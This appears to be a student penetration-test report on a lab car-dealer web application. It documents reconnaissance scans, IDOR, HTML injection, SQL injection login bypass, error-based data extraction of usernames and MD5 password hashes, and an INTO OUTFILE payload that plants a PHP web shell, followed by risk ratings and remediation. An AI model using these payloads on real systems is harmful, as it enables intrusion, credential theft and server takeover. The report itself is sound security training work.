

Report May assignment

Giulio Carapelli
Matricola 7169515

Index:

Executive summary:

Summary results

Attack methodology and extensive explanation:

Reconnaissance, Information Gathering and mapping

Banner grabbing Enumeration and vulnerability assessment

IDOR vulnerability exploitation

SQL injection structure

SQ injection identification bypass

SQL injection data exfiltration

SQL injection remote shell

Html injection

Conclusion:

Risk rating

Mitigation and remediation plan

Executive summary

This document consists in the final report of the penetration test conducted against Michelangelo's car dealer machine in order to evaluate its exposure to remote attack and assess the overall security posture of the target system.

The assessment was performed by simulating the behavior of a malicious attacker operating in a black-box scenario, with no prior knowledge of the internal structure of the target environment. The aim of the activity was to identify vulnerabilities affecting the exposed services and determine their real impact through manual exploitation techniques.

The main goals were the following:

1. Understand if a remote attack can breach the defense of the machine.
2. Understand the relative impact of a breach on confidential data.
3. Understand the impact that an attacker can have on the machine and on the service.
4. Evaluate the overall risk associated with the identified vulnerabilities.

During the assessment, multiple vulnerabilities were identified and successfully exploited in the web app hosted by the machine. The attacks ultimately allowed unauthorized access to sensitive information and remote interaction with the target system through command execution techniques. Mainly the attacks underline lacks in the programming leading to a

successful SQL injection oriented to obtain private information from the database and establishing a remote control of the target machine.

The identified vulnerabilities highlighted several weaknesses affecting the overall security architecture of the web application. In particular, the assessment revealed insufficient access control mechanisms, inadequate input validation and sanitization procedures, insecure handling of database queries, and weak web application security controls. These issues collectively increased the attack surface exposed by the target system and enabled multiple forms of exploitation ranging from unauthorized resource access to database manipulation and remote interaction with the underlying server environment.

Overall, the identified vulnerabilities can be classified as presenting a **high to critical security risk** for the target system. The SQL injection vulnerability represents the most severe issue since it allowed authentication bypass, database information disclosure, and ultimately the possibility of remote command execution through database abuse. This type of vulnerability could allow a malicious attacker to compromise sensitive information and gain complete control over the system. The IDOR condition exposed weaknesses in access control mechanisms by allowing unauthorized access to hidden resources through predictable identifiers, while the HTML injection vulnerability demonstrated insufficient input sanitization and the potential for client-side attacks against application users. Taken together, these issues indicate an overall weak security posture of the web application, especially regarding secure coding practices, access validation, and protection of backend services.

Attack methodology and extensive explanation:

The main attack flow can be summarized as follows:

1. Initial reconnaissance revealed exposed web application functionalities and accessible endpoints.
2. Enumeration activities identified insecure object references and injectable parameters.
3. Multiple vulnerabilities affecting input validation and authorization logic were discovered.
4. SQL injection vulnerabilities allowed database interaction and sensitive data extraction.
5. Further exploitation techniques allowed remote command execution and interaction with the underlying system.

Reconnaissance, Information Gathering and mapping

The first phase of the assessment focused on gathering information about the target application and identifying what the machine is exposing.

An initial manual inspection was performed by directly accessing the target IP address (172.17.0.2) through a web browser. The host immediately exposed a web application,

allowing a first passive interaction with the system. During this phase, the application structure and available functionalities were manually explored without performing intrusive operations or exploitation attempts.

The application appeared to contain three main pages, among which the login page and the password recovery functionality were identified as potentially interesting attack surfaces due to the presence of user-controlled input fields. Additionally, while navigating the vehicle catalog section, it was observed that the application exposed numeric identifiers directly within the URL parameters used for backend requests. This behavior suggested the possible presence of insecure direct object references (IDOR) or parameter manipulation issues. Furthermore, the URL structure suggested the possible use of PHP-based backend.

After identifying the presence of a web application during the initial reconnaissance phase, a TCP SYN scan was performed against the target host using Nmap (`nmap -sS 172.17.0.2`).

The scan revealed that the machine exposed only a web service, confirming the availability of the HTTP-based application. The result of this scan is shown in the following figure.

```
└─$ nmap -sS 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 14:52 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: B2:33:57:C1:48:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Subsequently, an additional UDP scan was carried out in order to verify the presence of UDP-based services. However, no open or relevant UDP ports were identified on the target system. This suggested that the attack surface was limited to TCP services, specifically the exposed web application. In order to further investigate the exposed attack surface, a more detailed scan was performed against port 80 using the Nmap service detection option (`-sV`). This deeper analysis allowed the identification of the specific service running on the target host as well as additional information regarding the underlying web server configuration.

The output shown below highlights the results of the service enumeration phase, confirming that the exposed TCP web service was actively running on port 80.

```
└─$ nmap -sS -sV -p 80 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 19:02 +0200
Nmap scan report for 172.17.0.2
Host is up (0.000035s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
MAC Address: 0E:27:91:07:AA:C0 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

Overall, the reconnaissance and mapping activities revealed a relatively minimal external attack surface centered around a single web application. Nevertheless, several potentially interesting areas for further investigation were identified, particularly those involving user input handling and parameterized backend requests.

Banner grabbing Enumeration and vulnerability assessment

After completing the initial reconnaissance and mapping activities, the assessment moved to a deeper analysis of the exposed web service and application behavior. The objective of this phase was to gather more precise information about the underlying technologies, enumerate accessible resources and functionalities, and identify potential vulnerabilities affecting the target application.

As part of the banner grabbing and service fingerprinting phase, the **WhatWeb** tool was used against the target application. Since the exposed attack surface appeared to be limited to a web service, using a web-oriented fingerprinting tool represented a suitable approach to gather additional information regarding the technologies and frameworks employed by the application.

```
jimmy@jimmy-VMware:~$ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.38], Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[172.17.0.2], PHP[7.2.34], Title[Michelangelo], X-Powered-By[PHP/7.2.34]
```

The analysis revealed that the target was running an Apache 2.4.38 web server on a Debian-based system with PHP 7.2.34 enabled. Additional technologies such as Bootstrap 3.3.7 were also identified. Several of the detected technologies appear to be outdated and no longer actively supported.

Following the initial banner grabbing activities, a directory and resource enumeration phase was performed using **Gobuster**. Since the target exposed a web application as its primary attack surface, a web content enumeration approach was considered appropriate in order to identify hidden resources, directories, and potentially sensitive endpoints.

An initial enumeration was carried out using a smaller and more common wordlist:

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt
```

```

L-$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://172.17.0.2
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
.hta                (Status: 403) [Size: 275]
.htaccess           (Status: 403) [Size: 275]
.htpasswd           (Status: 403) [Size: 275]
index.php           (Status: 200) [Size: 903]
pic                 (Status: 301) [Size: 306] [--> http://172.17.0.2/pic/]
server-status       (Status: 403) [Size: 275]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====

```

The scan identified several interesting resources, including the `/pic` directory. Although direct access to the directory resulted in a restricted or forbidden response, individual image files located inside the folder were still directly accessible when requested through their full path (e.g., `/pic/1.jpg`).

Further manual testing revealed that modifying the numeric identifier in the image path allowed access to additional resources not exposed through the public catalog interface. For instance, requesting `/pic/4.jpg` returned an image of a military tank that was not referenced anywhere within the visible application pages. This behavior suggested the possible presence of insecure direct object reference (IDOR) conditions or insufficient access control mechanisms protecting static resources.

In order to perform a deeper enumeration, Gobuster was executed again using a larger wordlist. This second scan revealed additional PHP endpoints including `debug.php`, `detail.php`, `config.php`, and other application-related resources.

```

Starting gobuster in directory enumeration mode
=====
./.hta                (Status: 403) [Size: 275]
./.hta.php           (Status: 403) [Size: 275]
./.hta.bak           (Status: 403) [Size: 275]
./.htaccess          (Status: 403) [Size: 275]
./.hta.txt           (Status: 403) [Size: 275]
./.hta.old           (Status: 403) [Size: 275]
./.htaccess.txt      (Status: 403) [Size: 275]
./.htaccess.bak      (Status: 403) [Size: 275]
./.htaccess.php      (Status: 403) [Size: 275]
./.htaccess.old      (Status: 403) [Size: 275]
./.htpasswd.php      (Status: 403) [Size: 275]
./.htpasswd          (Status: 403) [Size: 275]
./.htpasswd.bak      (Status: 403) [Size: 275]
./.htpasswd.txt      (Status: 403) [Size: 275]
./.htpasswd.old      (Status: 403) [Size: 275]
./catalog.php        (Status: 200) [Size: 841]
./config.php         (Status: 200) [Size: 0]
./debug.php          (Status: 200) [Size: 86051]
./detail.php         (Status: 200) [Size: 506]
./index.php          (Status: 200) [Size: 903]
./index.php          (Status: 200) [Size: 903]
./login.php          (Status: 200) [Size: 1249]
./logout.php         (Status: 302) [Size: 0] [--> login.php]
./pic                (Status: 301) [Size: 306] [--> http://172.17.0.2/pic/]
./recovery.php       (Status: 200) [Size: 1039]
./send.php           (Status: 302) [Size: 0] [--> login.php]
./server-status      (Status: 403) [Size: 275]
./welcome.php        (Status: 302) [Size: 0] [--> login.php]
Progress: 23755 / 23755 (100.00%)
=====
Finished
=====

```

Particularly interesting was the presence of the `debug.php` page. By manually visiting this endpoint, the application exposed the output of the `phpinfo()` function, disclosing extensive information about the server environment and PHP configuration.

The exposed debugging page significantly enriched the banner grabbing phase by revealing detailed configuration data regarding the PHP runtime, enabled modules, server paths, and underlying system configuration. From a security perspective, this represented a relevant information disclosure issue.

The vulnerability assessment phase focused on testing the input validation mechanisms and access control policies implemented by the target web application. Based on the information gathered during the previous reconnaissance and enumeration activities, several potentially vulnerable functionalities were manually analyzed through targeted interaction with the application.

The assessment led to the identification of multiple security issues affecting different components of the web application. In particular, the target appeared vulnerable to insecure direct object reference (IDOR) conditions through URL parameter manipulation, unsanitized HTML injection and tainted input flows within the password recovery functionality, and SQL injection (SQLi) affecting the login mechanism.

For each identified vulnerability, a dedicated proof of concept (PoC) was developed in order to safely demonstrate the existence and practical exploitability of the issue.

1) Insecure Direct Object Reference (IDOR)

During the assessment of the web application resources, a potential insecure direct object reference (IDOR) condition was identified within the image handling functionality exposed through the `/pic/` directory.

Although direct access to the `/pic` directory itself was restricted, individual image files could still be accessed directly by manually specifying their filename within the URL. The application did not appear to enforce any authorization or validation mechanism on these requests, allowing direct access to resources outside the normal application workflow.

As a proof of concept, requesting the following resource through the browser: `http://172.17.0.2/pic/1.jpg` returns successfully a photo displayed in the catalog.

This can imply the absence of a permission control or a control on the specific request leading to the unauthorized access to information.


2) HTML injection

During the analysis of the password recovery functionality, the application appeared to improperly handle user-supplied input submitted through the email field. After submitting the recovery form, the provided input was reflected back into the page directly below the textbox.

By inspecting the HTML structure of the response, it was observed that the application rendered the user-controlled content inside a standard HTML `<span>` element without applying proper sanitization or output encoding mechanisms. This behavior suggested the presence of a tainted input flow and the possibility of injecting arbitrary HTML content into the page.

As a proof of concept, the following payload was submitted through the recovery form:

```
<b onmouseover=alert(1)>TEST</b>
```



3) SQL injection

The most critical vulnerability identified during the assessment affected the authentication mechanism implemented within the login page. Initial testing was performed using a classic SQL injection probing technique by submitting a single quote character (`'`) as the payload inside the username input fields.

The application responded with a full database error message displayed directly within the page. This behavior strongly suggested that the input was being incorporated into backend SQL queries without proper sanitization.

Notice: Invalid query: XPATH syntax error: '~10.3.39-MariaDB-0+deb10u2~' in `/var/www/html/login.php` on line 63
Username or password incorrect, try again.

The generated error indicated that the supplied input was likely taken directly from the HTTP request and concatenated into a database query, causing the SQL syntax to break when the unexpected quote character was processed by the database engine.

IDOR vulnerability exploitation

After identifying the insecure direct object reference condition during the vulnerability assessment phase, additional testing was performed in order to evaluate the actual impact of the issue.

The web application catalog used parameterized requests of the following form:

```
http://172.17.0.2/detail.php?id=3
```

Each catalog item appeared to be associated with a numeric identifier passed directly through the `id` parameter. By manually modifying this value and requesting identifiers outside the range exposed by the public interface, it was possible to access additional hidden resources that were not intended to be visible.

In particular, changing the identifier from `3` to `4` and `5` resulted in the disclosure of previously inaccessible pages containing descriptions and images of military tanks that were not referenced anywhere within the public catalog. This demonstrated that the backend application did not properly validate whether the requested resource should actually be accessible to the current user.

A similar behavior was also observed within the `/pic/` resource handling mechanism. Although direct browsing of the `/pic` directory was restricted, individual files remained directly accessible through predictable filenames.

The vulnerability appeared to originate from the absence of authorization checks on backend object retrieval operations. The application trusted the client-supplied identifier without verifying whether the resource was allowed to be accessed, effectively allowing arbitrary object enumeration through simple URL manipulation.

SQL injection structure

Before attempting a direct exploitation of the SQL injection vulnerability, it was first necessary to better understand how the backend authentication query was structured and how user-controlled input was processed by the database engine.

For this reason, several generic SQL injection payloads were initially tested in order to observe the application behavior and infer the type of SQL injection affecting the login mechanism. One of the first payloads used during this phase was:

```
admin' UNION SELECT user(),version(),database(); -- -
```

The purpose of this payload was to force the database to return useful information such as the current database user, the DBMS version, and the selected database name. However, the application did not display any direct query results within the page response but only shows “wrong username or password”. This is an interesting situation because this means

that the query doesn't contain errors but the results are not displayed in the front-end. So the right approach in this case is to consider error-based SQL injection types of attacks.

Further testing of different payloads against the authentication mechanism suggested that the application was using MD5-based password hashing. Evidence of this behavior can be observed in the figure below.

Notice: Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '4124bc0a9335c27f086f24ba207a4912' at line 1 in /var/www/html/login.php on line 63
Username or password incorrect, try again.

Login

Please fill in your credentials to login.

Username

Password

The Hex string contained in the error is whatever gets placed in the password field, this is another good information to imagine how the sql works in the back end.

In conclusion is easy to imagine how the SQL query works, should be something like:

```
$username = $_POST['username'];  
$password = md5($_POST['password']);
```

```
$query = "SELECT * FROM table  
WHERE username='$username'    —> (username as a column name is a total guess)  
AND password='$password'";    —> (same thing with the column password)
```

SQL injection identification bypass

After multiple attempts, the following payload successfully resulted in a complete authentication bypass:

```
admin' -- -
```

When submitted through the username field, the injected quote character prematurely terminated the original SQL condition, while the SQL comment operator (`-- -`) caused the remaining part of the query — including the password verification logic — to be ignored by the database engine.

Additionally, the exploit demonstrated that `admin` was a valid username present within the database, since the authentication bypass only succeeded when targeting an existing account. This provided further evidence regarding the internal structure and logic of the authentication mechanism implemented by the application.

SQL data exfiltration

After confirming the presence of the SQL injection vulnerability and understanding that direct query results were not reflected within the application responses, the assessment moved toward an error-based SQL injection approach in order to extract information from the backend database.

The exploit relied on the MySQL function:

```
UPDATEXML(xml_target, xpath_expression, new_value).
```

Under normal conditions, this function is intended to modify XML data through XPath expressions. However, when invalid XML or malformed XPath expressions are supplied, the database engine generates verbose error messages that may include attacker-controlled content. However it is always necessary to insert a random password to follow the login logic.

The following payload was successfully used to retrieve the database banner:

```
admin' AND updatexml(1,concat(0x7e,version()),0x7e),1)-- -
```

Notice: Invalid query: XPATH syntax error: '~10.3.39-MariaDB-0+deb10u2~' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

This confirms that it's a MariaDB scenario. To begin with the data exfiltration was necessary to enumerate the database starting with the DB name, in order to obtain that the following payload was used

```
admin' AND updatexml(1,concat(0x7e,database()),0x7e),1)-- -
```

The result tells that the database's name is `micdb` . It's now necessary to enumerate the tables in order to prepare proper query to do that the following payload have been used:

```
admin' AND updatexml(1,concat(0x7e,(SELECT table_nameFROM  
information_schema.tables WHERE table_schema='micdb' LIMIT  
0,1),0x7e),1)-- -
```

This payload actually triggered an error from the page “ illegal format ” so is it possible that some of the words used for this query are filtered or that the username string exceeds the fixed length. This means that a new approach is necessary and a manual enumeration is required. To understand if a table exist the new following payload have been forged:

```
admin' AND updatexml(1,concat(0x7e,(SELECT COUNT(*) FROM GESSEDTABLE  
,0x7e),1)-- -
```

Obtaining a dimension means that the guessed table exists. After some attempts it seems like the `customers` table exists.

Notice: Invalid query: XPATH syntax error: '~5~' in `/var/www/html/login.php` on line 63
Username or password incorrect, try again.

The final enumeration phase is to understand the column name, in order to place proper queries. In order to achieve this the following example of queries have been tested:

```
admin' AND updatexml(1,concat(0x7e,(SELECT password FROM
customers LIMIT 0,1),0x7e),1)-- -
```

The Limit attribute is necessary to obtain just one result in this case username column first row. Obtaining an actual string as result means that the table column. Two columns have been found: `username`, `password`. In the following 2 figures is possible to see the result:

Notice: Invalid query: XPATH syntax error: '~admin~' in `/var/www/html/login.php` on line 63
Username or password incorrect, try again.

For username column and the next one for password column:

Notice: Invalid query: XPATH syntax error: '~0a14de5a76e5e14758b04c209f26...' in `/var/www/html/login.php` on line 63
Username or password incorrect, try again.

Is it possible in the second figure to confirm that there's an MD5 hashing, that means that a single string should be 32 Hex characters. The figures also shows that the return blocks string too long so it was necessary to refine the payload obtaining:

```
admin' AND updatexml(1,concat(0x7e,(SELECT MID(password,1,10) FROM
customers LIMIT 0,1),0x7e),1)-- -
```

This implies that in order to fully extract a full password the payload need to be use changing the `MID` field 3 times.

After performing this payload to fully obtain the first row username and password the outputs are: admin and adminpwd which are usable to get regular access through the login form.

The data exfiltration doesn't end here so in order to automatize the extraction process a small python script has been realized. The file is attached to this report. The final result are:

```
[+] Starting extraction
0a14de5a76e5e14758b04c209f266726 | admin
c64155fcefdf6b53889ec08581742982 | mindif
6cb75f652a9b52798eb6cf2201057c73 | replibafr
c5e38d2fb6e844b0832dc1269dd0cde2 | mario.rossi
8b461191e6b0705ec1ce1199a20f370e | max.power
```

All the passwords are MD5 encrypted but with a reverse depirifier it is really easy to use them.This terminates the data extraction exploitation.


SQL injection remote shell

Given the ability to successfully extract information from the backend database through error-based SQL injection techniques, the assessment proceeded toward evaluating whether the vulnerability could be leveraged to achieve remote code execution and obtain a remote shell on the target system.

One possible attack path in similar scenarios involves abusing database file-writing capabilities in order to create malicious files directly on the underlying operating system. If the DBMS user possesses sufficient privileges, it may be possible to write arbitrary content such as a web shell inside directories exposed by the web server.

For this reason, an additional enumeration step was performed in order to verify whether the database user had the **FILE** privilege enabled. The following payload was used:

```
admin' AND updatexml(1,concat(0x7e,(SELECT file_priv FROM mysql.user LIMIT 0,1)),1)-- -
```



Notice: Invalid query: XPATH syntax error: '~Y' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

The figure shows a positive result with a “ Y “ in it meaning that the database has the privilege to create a new file. With this knowledge it was possible to forge a new payload in order to spawn a shell.php file containing `<?php system($_GET["cmd"]); ?>` making it possible to send through the URL commands to be executed by the server.


```
admin' UNION SELECT  
0x3c3f7068702073797374656d28245f4745545b22636d64225d293b203f3e,NULL,  
NULL INTO OUTFILE '/var/www/html/shell.php'-- -
```

The php content of the file was coded in hex because as was possible to discover during the first SQL injection phase some of the characters are actually filtered as illegal probability including “<, >, \$”.

The server just returned “wrong username or password” this is a good sign meaning that the query was executed without errors.

Now is possible to execute any possible Linux command on the remote machine using:

```
http://172.17.0.2/shell.php?cmd=<command i want to use>
```



The figures show that the whoami returns www-data confirming the successful remote shell allowing for all the possible escalation that this type of exploitation implies. That concludes the remote shell exploitation.

Html injection

The previously identified HTML injection vulnerability was further analyzed in order to evaluate its practical impact on the client-side behavior of the application.

The password recovery functionality reflected user-controlled input directly into the generated HTML response without applying a minimal output encoding or sanitization. As a consequence, attacker-supplied HTML content was interpreted by the browser instead of being rendered as plain text. Some specific tags are actually filtered, like the `img` one.

This behavior demonstrated that arbitrary client-controlled HTML attributes could be injected into the application response, potentially allowing the execution of client-side scripts under specific interaction conditions.

Although the demonstrated proof of concept required user interaction, the vulnerability could potentially be leveraged to perform reflected cross-site scripting (XSS) attacks, phishing-style content injection, or malicious client-side manipulation depending on the browser context and application behavior.

Conclusion

Risk assessment

The final phase of the assessment focused on evaluating the overall impact and severity of the identified vulnerabilities through the Common Vulnerability Scoring System (CVSS).

The performed evaluation highlighted that the most severe vulnerability affecting the target system was the SQL injection flaw, due to its ability to bypass authentication, disclose sensitive database information, and potentially lead to remote code execution through database abuse. The identified IDOR condition presented a medium severity risk by allowing unauthorized access to hidden resources through predictable identifiers, while the HTML injection issue represented a lower but still relevant client-side security weakness because of the possibility of malicious content injection and potential evolution toward reflected XSS attacks.

Vulnerability	Type	CVSS Severity	CVSS Score	Main impact
SQL Injection – Authentication Bypass	Server-side Injection	Critical	9.1	Unauthorized access, database compromise
SQL Injection – Data Exfiltration	Error-Based SQLi	Critical	8.9	Sensitive information disclosure
SQL Injection – Remote Shell Possibility	Remote Code Execution Path	Critical	10.0	Potential full system compromise
Insecure Direct Object Reference (IDOR)	Access Control	Medium	6.5	Unauthorized access to hidden resources
HTML Injection / Potential Reflected XSS	Client-side Injection	Medium	5.4	Client-side content manipulation and possible script execution

Overall, the risk assessment indicates that the application suffers from severe weaknesses in secure coding practices and backend security controls. In particular, the SQL injection vulnerability chain dramatically increases the overall risk exposure of the system, potentially allowing an attacker to escalate from simple authentication bypass to partial or complete compromise of the target environment.

Mitigation and remediation plan

The following remediation plan prioritizes the most critical issues identified during the assessment in order to reduce the overall attack surface and improve the security posture of the application.

Vulnerability	Recommended Mitigation	Priority
SQL Injection	Replace dynamic SQL query construction with parameterized queries or prepared statements. Implement strict server-side input validation and avoid exposing verbose database errors to users.	Critical
SQL Injection – Remote Shell Possibility	Revoke unnecessary database privileges such as <code>FILE</code> , apply least-privilege principles to DBMS accounts, and restrict write permissions on web server directories.	Critical
IDOR Vulnerability	Implement proper authorization checks on every object request and avoid exposing predictable numeric identifiers directly to clients. Consider using indirect references or UUIDs.	High
HTML Injection / Potential XSS	Sanitize and encode all user-controlled input before rendering it inside HTML responses. Apply contextual output encoding.	Medium
Information Disclosure (<code>phpinfo()</code> , verbose SQL errors, headers)	Remove debugging pages from production environments, disable verbose error reporting, and minimize technology disclosure through HTTP headers.	Medium
Outdated Technologies	Update PHP, Apache, and frontend libraries to supported and patched versions. Establish a regular patch management process.	High

Overall using this suggestion the application would definitely benefit increasing the security level.